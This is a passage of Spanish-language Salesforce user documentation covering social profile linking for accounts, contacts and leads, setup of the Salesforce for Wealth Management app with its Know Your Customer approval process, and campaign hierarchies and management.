Cuentas personales disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Contactos disponibles en **todas** las ediciones excepto **Database.com**

Candidatos disponibles en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** y **Developer Edition**

otras conexiones de ese candidato, pero otro usuario de su organización cuyo perfil de Twitter no esté conectado directamente al candidato no podrá.

CONSULTE TAMBIÉN

Cuentas, contactos y candidatos sociales

Habilitación de cuentas, contactos y candidatos sociales

Configuración de cuentas, contactos y candidatos sociales

## Configuración de cuentas, contactos y candidatos sociales

Puede deshabilitar la función Cuentas, contactos y candidatos sociales o activar o desactivar determinadas redes sociales.

Si deshabilita la función Cuentas, contactos y candidatos sociales para su inicio de sesión, no verá ninguna red social para sus cuentas, contactos y candidatos. O bien, si desactiva el acceso a una red social individual, no podrá ver ni acceder a los datos de esa red social.

Nota: En Salesforce Lightning Experience y en la aplicación móvil Salesforce1, los usuarios pueden acceder a Twitter únicamente, incluso si hay otras redes sociales habilitadas.

1. Desde su configuración personal, introduzca *Social* en el cuadro Búsqueda rápida y, a continuación, seleccione **Mi configuración de cuentas y contactos en redes sociales**, **Cuentas** o **Configuración** (cualquiera que aparezca).
2. Configure Cuentas y contactos sociales para que funcione según sus preferencias.
3. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Solución de problemas de cuentas, contactos y candidatos en redes sociales

Cuentas, contactos y candidatos sociales

Personalizar su experiencia de Salesforce

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Cuentas empresariales disponibles en: **Todas** las ediciones excepto **Database.com**

Cuentas personales disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Contactos disponibles en **todas** las ediciones excepto **Database.com**

Candidatos disponibles en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** y **Developer Edition**

## Ver y vincular perfiles de redes sociales

Visualice información actual sobre sus cuentas, contactos y candidatos recopilados de los perfiles y la actividad de sus redes sociales asociando cada registro a un perfil de redes sociales de Twitter y Facebook.

Una vez haya vinculado una cuenta, contacto o candidatos a un perfil de redes sociales, podrá ver los detalles del perfil y la actividad más reciente del perfil en las redes sociales desde la página de detalles de la cuenta, el contacto o el candidato.

Nota: La información y las actividades que puede ver para cada perfil de redes sociales varía dependiendo de la configuración de privacidad de ese perfil, los permisos establecidos por sus amigos o conexiones y las condiciones de uso de las redes sociales. Para obtener más información sobre la seguridad y la privacidad, consulte Seguridad y privacidad al utilizar cuentas, contactos y candidatos sociales.

Puede vincular cuentas, contactos y candidatos con perfiles de Twitter o Facebook en Salesforce Classic. En Lightning Experience o Salesforce1 puede ver y vincular perfiles de Twitter únicamente.

Vea una demostración (3:29 minutos)

1. Desde una página de detalle de cuenta, contacto o candidato, inicie sesión en la red social.
2. Si no se ha vinculado todavía un perfil de red social con el registro, Salesforce buscará automáticamente los perfiles que coincidan con el nombre del registro. Seleccione un perfil para vincularlo al registro o vuelva a buscar utilizando diferentes parámetros de búsqueda si ninguno de los perfiles es una coincidencia adecuada.
3. Vea la información social que la red social está compartiendo con usted.

### CONSULTE TAMBIÉN

Selección y cambio de imágenes de perfil para cuentas, contactos y candidatos

Solución de problemas de cuentas, contactos y candidatos en redes sociales

### EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Cuentas empresariales disponibles en: **Todas** las ediciones excepto **Database.com**

Cuentas personales disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Contactos disponibles en **todas** las ediciones excepto **Database.com**

Candidatos disponibles en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para asociar perfiles de redes sociales a un objeto en particular:

- "Modificar" en el objeto

Para ver perfiles de redes sociales asociados a un objeto en particular:

- "Leer" en el objeto. Las cuentas personales requieren "Leer" en las cuentas y los contactos.

## Selección y cambio de imágenes de perfil para cuentas, contactos y candidatos

Cuando usted u otro usuario tienen registros asociados para cuentas, contactos y candidatos a perfiles de redes sociales, los registros muestran imágenes de perfiles de Twitter o Facebook. Para algunas redes, las imágenes de perfil aparecen en Salesforce aunque no haya iniciado sesión en la red.

De manera predeterminada, la imagen de perfil de una cuenta, un contacto o un candidato es la imagen de perfil de la primera red social vinculada al registro. Si su organización ha activado Logotipos de cuenta, las imágenes de perfil que haya agregado manualmente a cuentas podrán sustituirse por una imagen más reciente y actualizada en Lightning Experience.

Nota: Las imágenes de perfil de Facebook son visibles únicamente en Salesforce Classic.

1. En la página de detalles de una cuenta, contacto o candidato, haga clic en cualquier icono de red social ( ).
2. En el visor de redes sociales, seleccione la ficha de la red social que tiene la imagen que desea utilizar.
3. Haga clic en **Mostrar fotografía en Salesforce**.

### CONSULTE TAMBIÉN

Cuentas, contactos y candidatos sociales

### EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Cuentas empresariales disponibles en: **Todas** las ediciones excepto **Database.com**

Cuentas personales disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Contactos disponibles en **todas** las ediciones excepto **Database.com**

Candidatos disponibles en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para buscar y vincular perfiles de redes sociales a registros de cuentas empresariales:
- "Modificar" en cuentas

Para buscar y vincular perfiles de redes sociales a registros de cuentas personales:
- "Modificar" en cuentas

  y

  "Modificar" en contactos

Para buscar y vincular perfiles de redes sociales a contactos:
- "Modificar" en contactos

Para buscar y vincular perfiles de redes sociales a candidatos:
- "Modificar" en candidatos

# Solución de problemas de cuentas, contactos y candidatos en redes sociales

Aumente el acceso de sus usuarios a inteligencia social y atienda mejor a sus clientes actuales y potenciales con un fácil acceso a redes sociales dentro de Salesforce

Nota: Hay diferentes redes sociales disponibles en diversos productos de Salesforce. Revise la información de disponibilidad de redes sociales en la página 1379 para garantizar que la red a la que está intentando acceder está disponible en el producto que está utilizando.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Cuentas empresariales disponibles en: **Todas** las ediciones excepto **Database.com**

Cuentas personales disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Contactos disponibles en **todas** las ediciones excepto **Database.com**

Candidatos disponibles en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** y **Developer Edition**

## Salesforce Classic

1. Haga clic en los iconos de red social en el encabezado de páginas de detalles de cuenta, contacto y candidato para mostrar el Visor de redes sociales.
2. Si no hay iconos visibles, la función Cuentas, contactos y candidatos sociales puede estar desactivada para su organización. Solicite a su administrador que active la función.
3. Si falta un icono de redes sociales, es posible que esa red social esté desactivada.
   - Solicite a su administrador que active la red social para su organización.
   - Revise su configuración personal y active la red para su inicio de sesión.
4. El que pueda ver los datos de redes sociales para un registro en particular depende de sus permisos para el registro y la configuración de la privacidad para el perfil social.

## Salesforce Lightning Experience

1. Abra cualquier página de detalle de registro de cuentas, contactos o candidatos.
2. Si la tarjeta de Twitter no aparece, la función Cuentas, contactos y candidatos sociales puede estar desactivada para su organización. Solicite a su administrador que habilite la función y active el acceso a Twitter para su organización.
3. Si la función está habilitada pero la tarjeta de Twitter no aparece, revise su configuración personal.

## Salesforce1

1. Abra cualquier página de detalle de registro de cuentas, contactos o candidatos.
2. Si la tarjeta de Twitter no aparece, pruebe lo siguiente.
   - Solicite a su administrador que habilite la función Cuentas, contactos y candidatos sociales.
   - Solicite a su administrador que active el acceso a Twitter para la organización.
   - Solicite a su administrador que agregue la tarjeta de Twitter al formato de página móvil para cuentas, contactos y candidatos.
   - Revise su configuración personal para garantizar que Twitter está activado para su inicio de sesión.

CONSULTE TAMBIÉN

Habilitación de cuentas, contactos y candidatos sociales

Configuración de cuentas, contactos y candidatos sociales

Cuentas, contactos y candidatos sociales

# Cultivo de clientes de alto valor para servicios financeros

## Descripción general de Salesforce for Wealth Management

### ¿Qué es Salesforce for Wealth Management?

Salesforce for Wealth Management es una solución del sector diseñada y personalizada para el sector de gestión de patrimonio.

### ¿Quién debe utilizar Salesforce for Wealth Management?

Salesforce for Wealth Management está pensada para profesionales de gestión de patrimonio que asesoran a clientes con grandes patrimonios netos. Le permite crear relaciones de cliente más estrechas, integrar sistemas clave para dirigir la adopción de usuarios y asistir procesos de cumplimiento de forma efectiva.

### ¿Cómo puedo obtener Salesforce for Wealth Management?

Salesforce for Wealth Management está disponible de forma gratuita en AppExchange para Enterprise Edition, Unlimited Edition y Performance Edition. Incluye todas las funciones generalmente disponibles de Enterprise Edition, Unlimited Edition y Performance Edition como integración de Outlook, flujo de trabajo y la API de Force.com. Como requisito previo, requiere cuentas personales, que son registros de cuenta mejorados diseñados para sectores empresa-consumidor como servicios financieros.

### ¿Qué incluye Salesforce for Wealth Management?

Salesforce for Wealth Management contiene los siguientes componentes que lo diferencian de funciones estándar de Salesforce:

- Fichas fáciles de utilizar con campos orientados al cliente
- Información completa del cliente incluyendo cuentas financieras, preferencias de inversión, direcciones e intereses personales.
- Formulario de aptitud “Conocer su cliente” completos con un proceso de aprobación automatizado
- Informes y paneles específicos del proceso de gestión de patrimonio
- Grupos de relaciones (también conocidos como particulares)

CONSULTE TAMBIÉN

Empezar a trabajar con Salesforce for Wealth Management

Navegar por la aplicación Salesforce for Wealth Management

# Empezar a trabajar con Salesforce for Wealth Management

Como administrador, realice las siguientes tareas para configurar Salesforce for Wealth Management para su organización:

PERMISOS DE USUARIO

Para ver las opciones de configuración para aplicaciones personalizadas:
- "Ver parámetros y configuración"

Para gestionar aplicaciones personalizadas:
- "Personalizar aplicación"

## Verificar los contenidos de la aplicación Salesforce for Wealth Management

Compruebe que la aplicación personalizada de Salesforce for Wealth Management contiene las fichas correctas:

1. En Configuración, introduzca *Aplicaciones* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Aplicaciones**.
2. En la lista, haga clic en `Salesforce for Wealth Management`.
3. Verifique que las siguientes fichas están presentes en la lista Fichas incluidas:
   - Inicio
   - Cuentas
   - Cuentas financieras
   - Participaciones bancarias
   - Activos WM
   - Intereses de cliente
   - Conocer sus clientes
   - Informes
   - Paneles
   - Documentos
   - Consola
4. Si es necesario, haga clic en **Modificar** y seleccione las fichas apropiadas para agregar o eliminar.

## Configurar opciones de aplicación de los usuarios

Además de la aplicación personalizada principal de Salesforce for Wealth Management, las siguientes aplicaciones personalizadas también están disponibles en el menú de aplicaciones de Force.com:

- Participaciones bancarias y cuentas financieras de Salesforce
- Clientes e intereses de Salesforce
- Conocer su cliente de Salesforce

Opcionalmente, puede ocultar estas aplicaciones a los usuarios en el menú de aplicaciones de Force.com porque todas las fichas apropiadas ya están consolidadas en la aplicación personalizada principal de Salesforce for Wealth Management. Para ocultar estas aplicaciones:

1. En Configuración, introduzca *Aplicaciones* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Aplicaciones**.
2. Haga clic en **Modificar** junto al nombre de la aplicación correspondiente.
3. En el área `Asignar a perfiles`, anule la selección de las casillas de verificación en la columna `Visible` que corresponde a perfiles de usuarios finales. Seleccione solo las casillas de verificación que corresponden a perfiles de administrador.
4. Haga clic en **Guardar**.

5. Repita este procedimiento según sea necesario para las aplicaciones personalizadas restantes indicadas a continuación.

## Verificar tipos de registro

Desde la configuración de gestión de objetos para cuentas personales, vaya a Tipos de registro para comprobar que los siguientes tipos de registro están disponibles para cuentas personales (clientes).

**Individual**
Este tipo de registro es para clientes y clientes potenciales. Se debe asignar al formato de página `Individual`.

**Relación profesional**
Este tipo de registro es para abogados, contables y otras relaciones profesionales. Se debe asignar al formato de página `Relación profesional`.

## Configurar formatos de página de usuarios

Asegúrese de que los siguientes componentes están incluidos en formatos de página de usuarios que se puede configurar desde la configuración de gestión para cada objeto yendo a Formatos de página.

**Formatos de página de la ficha Inicio**
El formato de página de inicio para asesores financieros, titulada Página de inicio AF, debe incluir los siguientes componentes:

- Elementos que deben aprobarse
- Tareas
- Calendario
- Vista instantánea de panel
- Buscar
- Crear nuevo
- Elementos recientes
- Mensajes y alertas
- Vínculos personalizados

**Formato de página de cuentas personales**
Los formatos de página para cuentas personales (clientes) debe incluir las siguientes listas relacionadas:

- Cuentas financieras
- Participaciones bancarias
- Intereses de cliente
- Conocer su cliente
- Actividades abiertas
- Historial de actividades
- Socios
- Equipo de cuentas
- Notas y archivos adjuntos

### Verificación del proceso de aprobación Conocer su cliente

Salesforce for Wealth Management incluye un proceso de aprobación que dirige formularios Conocer su cliente a los usuarios apropiados de Salesforce para su aprobación.

CONSULTE TAMBIÉN

- Descripción general de Salesforce for Wealth Management
- Gestión de clientes de Wealth Management
- Configuración de gestión de búsqueda de objetos

## Gestión del proceso de aprobación Conocer su cliente

### Acerca del proceso de aprobación Conocer su cliente

PERMISOS DE USUARIO

Para crear, modificar, eliminar o duplicar procesos de aprobación:
- "Personalizar aplicación"

Para ver procesos de aprobación:
- "Ver parámetros y configuración"

Un proceso de aprobación automatiza el modo en que se aprueban registros en Salesforce. Un proceso de aprobación especifica cada paso de aprobación, incluyendo de quién se solicita la aprobación y qué hacer en cada punto del proceso.

El proceso de aprobación Conocer su cliente está incluido en Salesforce for Wealth Management y tiene la siguiente definición general:

1. Un asesor financiero crea un nuevo registro Conocer su cliente.

   Nota: Los datos de un registro guardado Conocer su cliente se pueden combinar en un documento impreso de Microsoft Word utilizando la plantilla de combinación de correo electrónico proporcionada.

2. Un asesor financiero envía el registro Conocer su cliente para su aprobación, lo que pone las siguientes acción en marcha:
   - El registro Conocer su cliente está bloqueado y no se puede modificar
   - `Estado de aprobación de Conocer su cliente` se vuelve "Pendiente de aprobación"
   - `Fecha de envío de Conocer su cliente` se vuelve hoy
   - El tipo de registro de Conocer su cliente se vuelve "Conocer su cliente enviado"
   - Se envía una solicitud de aprobación al usuario apropiado de Salesforce para su revisión y también envía una notificación por correo electrónico utilizando la plantilla de correo electrónico apropiada.
3. El superior del asesor financiero aprueba o rechaza la solicitud de aprobación, lo que causa las siguientes acciones:
   - El registro sigue bloqueado y no se puede modificar
   - `Estado de aprobación de Conocer su cliente` se vuelve "Aprobado" o "Rechazado"
   - `Fecha de aprobación/rechazo de Conocer su cliente` se vuelve hoy
   - Si se ha aprobado el registro, se programa una tarea de seguimiento para el asesor financiero para revisar el formulario Conocer su cliente en seis meses.

### Activación del proceso de aprobación Conocer su cliente

Para activar el proceso de aprobación Conocer su cliente:

1. En Configuración, introduzca *`Procesos de aprobación`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Procesos de aprobación**.

2. En la lista desplegable `Gestionar procesos de aprobación para`, seleccione "Conocer su cliente".
3. Haga clic en **Activar** junto al nombre del proceso de aprobación.

CONSULTE TAMBIÉN

Descripción general de Salesforce for Wealth Management
Gestión de clientes de Wealth Management

## Navegar por la aplicación Salesforce for Wealth Management

Para acceder a la aplicación Salesforce for Wealth Management, vaya al menú de aplicaciones de Force.com en la esquina superior derecha de cualquier página de Salesforce y seleccione Salesforce for Wealth Management. Para comenzar con cualquier tarea, solo tiene que hacer clic en la ficha que desee.

CONSULTE TAMBIÉN

Descripción general de Salesforce for Wealth Management
Gestión de clientes de Wealth Management

## Gestión de clientes de Wealth Management

Los clientes están exclusivamente disponibles en Salesforce for Wealth Management. Un cliente es una persona a la que asesora o con quien hace negocios, un cliente potencial con el que probablemente haga negocios o una relación profesional como un contable o un abogado. Puede gestionar sus clientes en la ficha Clientes. En la terminología estándar de Salesforce, los clientes se denominan "cuentas." Sin embargo, Salesforce for Wealth Management utiliza el término "clientes".

Los clientes disponen de todas las funciones estándar de registros de cuentas.

Además, las funciones especiales de clientes son las siguientes:

PERMISOS DE USUARIO

Para ver la ficha Clientes:
- "Leer" en cuentas

Para ver clientes:
- "Leer" en cuentas

Para crear clientes:
- "Crear" en cuentas y contactos

**Tipos de registro de clientes**

Los tipos de registro son categorías que le permiten organizar sus registros. Puede asignar registros de clientes a los siguientes tipos de registro:

- "Empresarial" especifica una entidad corporativa o un fideicomiso
- "Individual" especifica un cliente potencial o existente
- "Relación profesional" especifica un contable, un abogado u otra relación profesional

**Vistas de lista de clientes**

En la ficha Clientes, puede utilizar vistas de lista para acceder cómodamente a diferentes conjuntos de clientes. Por ejemplo, seleccione "Mis clientes A" para ver una lista de sus clientes con una valoración "A".

**Detalles de cliente**

La página de detalles de clientes incluye grupos de campos diseñados para clientes de wealth management. Por ejemplo, una sección realiza un seguimiento de las preferencias de un cliente en varias categorías; puede especificar que un cliente está interesado en residencias vacacionales, valores de capitalización media, los sectores de venta al por menor y entretenimiento, golf y política de EE.UU.

**Lista relacionada Cuentas financieras**

La lista relacionada Cuentas financieras proporciona una descripción general de las cuentas financieras del cliente, como nombres d cuentas, números de cuentas y valores actuales. Esta información procede de los registros en la ficha Cuentas financieras.

**Lista relacionada Participaciones bancarias**
La lista relacionada Participaciones bancarias proporciona una descripción general de los activos propiedad del cliente como fondos, valores y bonos. Para cada participación bancaria, puede ver valores como valor de mercado, último precio, precio de compra y número de participaciones. Esta información procede de los registros en la ficha Participaciones bancarias. Recuerde que cada participación bancaria está asociada a un registro de cuentas financieras.

**Lista relacionada Intereses del cliente**
La lista relacionada Intereses del cliente proporciona una descripción general de las seguridades que el cliente está interesado en comprar o contratar. Esta información procede de los registros en la ficha Intereses del cliente.

**Lista relacionada Conocer sus clientes**
La lista relacionada Conocer sus clientes proporciona una descripción general de los formularios Conocer su cliente asociados con el cliente. Esta información procede de los registros en la ficha Conocer sus clientes.

**Lista relacionada Relaciones**
Una relación hace referencia a un cliente que tiene una función en la vida de otro cliente, como una esposa, un hijo, un contable o un abogado. Las relaciones se siguen en la lista relacionada Relaciones en la página de detalles del cliente, disponible como una opción. En la terminología estándar de Salesforce, las relaciones se denominan "socios." Sin embargo, Salesforce for Wealth Management utiliza el término "relaciones".

**Lista relacionada Equipo de cliente**
La lista relacionada Equipo de cliente realiza un seguimiento de los asesores financieros y otros usuarios de Salesforce incluidos en la gestión de un cliente en particular. En la terminología estándar de Salesforce, los equipos de clientes se denominan "equipos de cuentas." Sin embargo, Salesforce for Wealth Management utiliza el término "equipos de clientes".

**Lista relacionada Miembros de grupos de relaciones**
La lista relacionada Miembros de grupos de relaciones muestra los grupos de relaciones de los que el cliente es miembro. Está disponible como opción y se denomina "Miembros de unidad familiar" en algunas organizaciones.

CONSULTE TAMBIÉN

Descripción general de Salesforce for Wealth Management

Navegar por la aplicación Salesforce for Wealth Management

# Informes y paneles de Salesforce for Wealth Management

## Informes de Salesforce for Wealth Management

Salesforce for Wealth Management ofrece informes específicos del sector agrupados en las siguientes carpetas en la ficha Informes:

- Informes de cliente
- Informes de intereses del cliente
- Informes de cuentas financieras
- Informes de participaciones y activos WM
- Informes Conocer su cliente

Para acceder a estos informes, seleccione la carpeta apropiada de la lista desplegable en la ficha Informes, luego haga clic en el nombre de informe apropiado.

PERMISOS DE USUARIO

Para ejecutar informes:
- "Ejecutar informes"

  Y

  "Leer" en los registros incluidos en los informes

Para ver paneles:
- "Ejecutar informes"

  Y

  Acceder para ver carpetas de paneles

### Paneles de Salesforce for Wealth Management

Salesforce for Wealth Management ofrece paneles específicos del sector, como un panel de cuentas financieras que le permite analizar su cartera de negocios. Para acceder a estos paneles, vaya hasta la ficha Paneles y seleccione el nombre del panel apropiado de la lista desplegable.

Nota: Puede ver una instantánea del panel en la ficha Inicio.

CONSULTE TAMBIÉN

Descripción general de Salesforce for Wealth Management

Navegar por la aplicación Salesforce for Wealth Management

## Establecimiento de grupos de relación de sus clientes

# Elaboración de campañas y generación de candidatos

## Planificación, gestión y seguimiento de campañas

### Campañas

Gestione las campañas de marketing salientes con programas de correo directo, seminarios, impresión de publicidad, correo electrónico y otros tipos de materiales de marketing asociados. Organice campañas en jerarquías para un sencillo análisis con el fin de ver qué funciona mejor y aumentar las ventas de su empresa.

Salesforce le facilita localizar rápidamente, gestionar y crear informes sobre campañas.

CONSULTE TAMBIÉN

Página de inicio de campañas

*Cinco pasos para la gestión de campañas*

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

# Página de inicio de campañas

Al hacer clic en la ficha Campañas se abre la página de inicio de campañas. Todos los usuarios pueden tener acceso a la página de inicio de campañas.

- Para mostrar una lista filtrada de elementos, seleccione una lista predefinida en la lista desplegable `Ver` o haga clic en **Crear nueva vista** para definir su propias vistas personalizadas. Para modificar o eliminar vistas que haya creado, selecciónelas en la lista desplegable `Ver` y haga clic en **Modificar**.
- En la sección **Campañas recientes**, seleccione un elemento de la lista desplegable para mostrar una lista breve de las campañas más importantes que cumplen ese criterio. En la lista, al hacer clic en el nombre de cualquier campaña se accede directamente a sus detalles. Alterne entre los vínculos **Mostrar 25 elementos** y **Mostrar 10 elementos** para cambiar el número de elementos que deben mostrarse. Los campos que ve se establecen en función del formato de búsqueda de la "Ficha Campañas" que el administrador ha definido y de la configuración de seguridad a nivel de campo (disponible en Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition). Las opciones de Campañas recientes son:

| Opción de Campañas recientes | Descripción |
|---|---|
| `Mostrado recientemente` | Las diez o veinticinco últimas campañas que ha visto, con la más reciente en primer lugar. Esta lista se deriva de los elementos recientes e incluye los registros que son de su propiedad y propiedad de otros usuarios. |
| `Mis campañas activas` | Las diez o veinticinco campañas más recientes marcadas como activas, con la que ha creado más recientemente en primer lugar. Esta lista sólo incluye los registros que son de su propiedad. |

- En la sección **Campañas recientes**, haga clic en **Nuevo** para crear una campaña nueva.
- En **Informes**, haga clic en el nombre de un informe para abrirlo.

CONSULTE TAMBIÉN

Campañas

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la ficha Campañas:
- "Leer" en campañas

Para ver campañas:
- "Leer" en campañas

Para crear campañas:
- "Crear" en campañas

# Visualización de jerarquías de campañas

Una jerarquía de campañas le permite agrupar campañas dentro de una iniciativa o programa de marketing específico, lo que le permite analizar los esfuerzos en marketing relacionados de manera más eficaz.

Para ver la jerarquía de una campaña, haga clic en **Ver jerarquía** junto al campo `Nombre de la campaña` en la página de detalles de la campaña. Si una campaña no forma parte de una jerarquía, la página Jerarquía de campañas correspondiente sólo muestra la campaña que ha seleccionado.

Una jerarquía de campañas muestra las campañas asociadas entre sí mediante el campo `Campaña principal`. Una jerarquía muestra una relación entre campañas, como un grupo de campañas dentro de una táctica de marketing específica. Cada campaña sólo puede tener una campaña principal pero un número ilimitado de campañas iguales; asimismo, una jerarquía de campañas puede contener un máximo de cinco niveles o generaciones. En otras palabras, una jerarquía de campañas tiene una profundidad máxima de cinco niveles pero una amplitud ilimitada en cada nivel. Los miembros de la campaña, como los contactos y candidatos, pueden incluirse en cualquier nivel.

En la página Jerarquía de campañas, las campañas aparecen sangradas con respecto a las superiores, indicando que están relacionadas con las campañas que están por encima de ellas. Las campañas se enumeran en orden descendente basándose en su nivel de jerarquía. Haga clic en cualquier nombre de campaña para abrir la página de detalles de dicha campaña.

Las estadísticas de una campaña individual se encuentran en la sección Estadísticas de campaña de la página de detalles de la campaña. Las estadísticas adicionales para campañas principales y secundarias están en la lista relacionada Jerarquía de campañas.

Nota: Para garantizar que la elaboración de informes sea precisa, todas las campañas de una jerarquía deben utilizar la misma divisa.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver campañas:
- "Leer" en campañas

CONSULTE TAMBIÉN

Configurar jerarquías de campañas

Visualización de estadísticas de jerarquía de campañas

## Visualización de estadísticas de jerarquía de campañas

Las páginas de detalles de campañas incluyen la lista relacionada Jerarquía de campañas, que muestra una campaña principal y todas las campañas que se encuentran justo por debajo de ella en la jerarquía de campañas. Puede crear una jerarquía de campañas asociando campañas entre sí utilizando el campo de búsqueda `Campaña principal` de la página de detalles de la campaña. Haga clic en cualquier campaña de la lista relacionada para abrir la página de detalles de dicha campaña.

La lista relacionada Jerarquía de campañas proporciona los campos de estadísticas para cada campaña de la lista, así como el valor total de la campaña principal y todas las campañas por debajo de ésta en la jerarquía de campañas. Los campos de datos estadísticos no están visibles en la lista relacionada hasta que se activan las jerarquías de campañas para su organización. Para obtener más información y una lista de los campos, consulte Configurar jerarquías de campañas en la página 1399.

La lista relacionada Jerarquía de campañas muestra un máximo de dos niveles de jerarquía: la campaña principal y sus campañas secundarias. Si una campaña secundaria tiene elementos secundarios, dichos elementos no aparecen en la lista relacionada pero sus datos se incluyen en los valores de campos de estadística de jerarquía de campañas. Los campos de estadística de jerarquía de campañas proporcionan datos adicionales independientemente de si tiene derechos de colaboración para visualizar campañas individuales dentro de la jerarquía. Sin embargo, si no tiene acceso a una campaña que aparezca en la lista relacionada, no podrá ver su página de detalles desde el vínculo de la lista relacionada. Para ver todos los niveles de una jerarquía de campañas, haga clic en el vínculo **Ver jerarquía** junto a `Nombre de la campaña` en la página de detalles de la campaña.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver campañas:
- "Leer" en campañas

Para ver jerarquías de campañas:
- "Leer" en campañas

CONSULTE TAMBIÉN

Presentación y modificación de campañas
Campos de campañas

# Presentación y modificación de campañas

**Presentación de campañas**

Una vez localizada una campaña en la página de inicio o en la lista de campañas, al hacer clic en su nombre se muestra información pormenorizada de la campaña. También puede seleccionar un nombre de campaña de la lista relacionada Historial de campañas de un candidato, contacto o cuenta personal asociada. Si ha activado detalles de activación, pase el ratón por encima de cualquier campo de búsqueda en la página de detalles para visualizar la información clave sobre un registro antes de hacer clic para acceder a la página de detalles del registro.

**Modificación de campañas**

Para actualizar una campaña, haga clic en **Modificar** y, a continuación, cambie los campos que desee actualizar. Cuando haya terminado, haga clic en **Guardar**. También puede hacer clic en **Guardar y nuevo** para guardar la campaña actual y crear otra.

Utilice la modificación en línea para modificar los campos directamente en la página de detalles. Si la modificación en línea no está activada, póngase en contacto con su administrador.

Nota: Para modificar una campaña secundaria de otra campaña, debe tener al menos el acceso "Lectura" en la campaña principal.

**Creación de jerarquías de campañas**

Al crear o modificar una campaña, puede utilizar el campo de búsqueda `Campaña principal` para asignar un elemento principal a su campaña. En el cuadro de diálogo de búsqueda puede buscar una campaña existente o crear una nueva campaña principal. Para obtener más información sobre cómo configurar jerarquías de campañas para su organización, consulte Configurar jerarquías de campañas en la página 1399.

**Cálculo de estadísticas de campaña**

Los detalles de campaña incluyen los campos de estadísticas de campaña, que se actualizan automáticamente e incluyen valores de todos los registros asociados independientemente de si tiene acceso de lectura a dichos registros. Si tiene activadas las jerarquías de campañas, la lista relacionada Jerarquía de campañas contiene estadísticas adicionales para una campaña principal y todas las campañas que se encuentran por debajo en la jerarquía de campañas.

Nota: El proceso de cálculo de las estadísticas de la campaña se ejecuta cada dos minutos y procesa una estadística de la campaña a la vez. Si existe un gran número de campañas o campañas con un gran número de miembros pendientes de la campaña, es posible que se produzca un retraso de 10 minutos o más.

**Vínculo de contactos, candidatos o cuentas personales a campañas**

Seleccione una opción del botón desplegable **Gestionar miembros** en la página de detalles de campaña.

**Configuración avanzada**

Haga clic en **Configuración avanzada** para personalizar los valores de `Estado del miembro` de una campaña. Consulte Personalización de la configuración de campañas en la página 1398.

**Listas relacionadas de una campaña**

- Pase el ratón por encima de la página de detalles para ver la lista relacionada correspondiente y sus registros. Si Chatter está activado, pase el ratón por encima de los vínculos bajo las noticias en tiempo real. Una superposición interactiva permite ver y gestionar los elementos de la lista relacionada rápidamente. Haga clic en uno de los vínculos para ir al contenido de la lista relacionada. Si los vínculos no están activados, póngase en contacto con su administrador de Salesforce.
- En la parte inferior de la pantalla se muestra información de la campaña, por ejemplo, actividades, archivos adjuntos, miembros de campaña, jerarquías de campañas y las oportunidades resultantes de la campaña. Las listas relacionadas que aparecen están determinadas por su personalización particular y por la personalización que el administrador haya asignado a los formatos de

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver listas de campañas:
- "Leer" en campañas

Para cambiar campañas:
- "Modificar" en campañas

  Y

  `Usuario de marketing` activada en la información de usuario

página, así como por los permisos que posea para poder ver los datos relacionados. Puede hacer clic en elementos individuales para ver detalles adicionales. Para mostrar más elementos, haga clic en **Más** en la parte inferior de la página o en **Ver más** debajo de una lista relacionada.

**Impresión de campañas**

Para ver una versión imprimible de toda la información de una campaña, haga clic en **Vista de impresión** en la página de detalles de la campaña. Puede imprimir la pantalla mediante la opción Imprimir de su explorador.

**Colaboración**

Para compartir una campaña con otros usuarios, grupos o funciones, haga clic en **Colaboración**. Consulte Colaboración de campaña en la página 1423.

Para regresar a la última página de lista que ha abierto, haga clic en **Volver a la lista** en la parte superior de la página de detalles de la campaña. En caso de que la organización haya habilitado las secciones de página contraíbles, utilice los iconos de flecha cercanos a los encabezados de las secciones a fin de expandir o contraer cada una de las secciones de la página.

## Agregar miembros individuales a campañas

Seleccione manualmente miembros de campañas desde las páginas de detalle de contactos o cuentas personales.

1. Desde una página de detalle de un contacto o cuenta personal, haga clic en **Agregar a campaña**.
2. Especifique la campaña.
3. En la página Modificación de miembro de campaña, especifique el estado de miembro de campaña.
4. Guarde su trabajo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

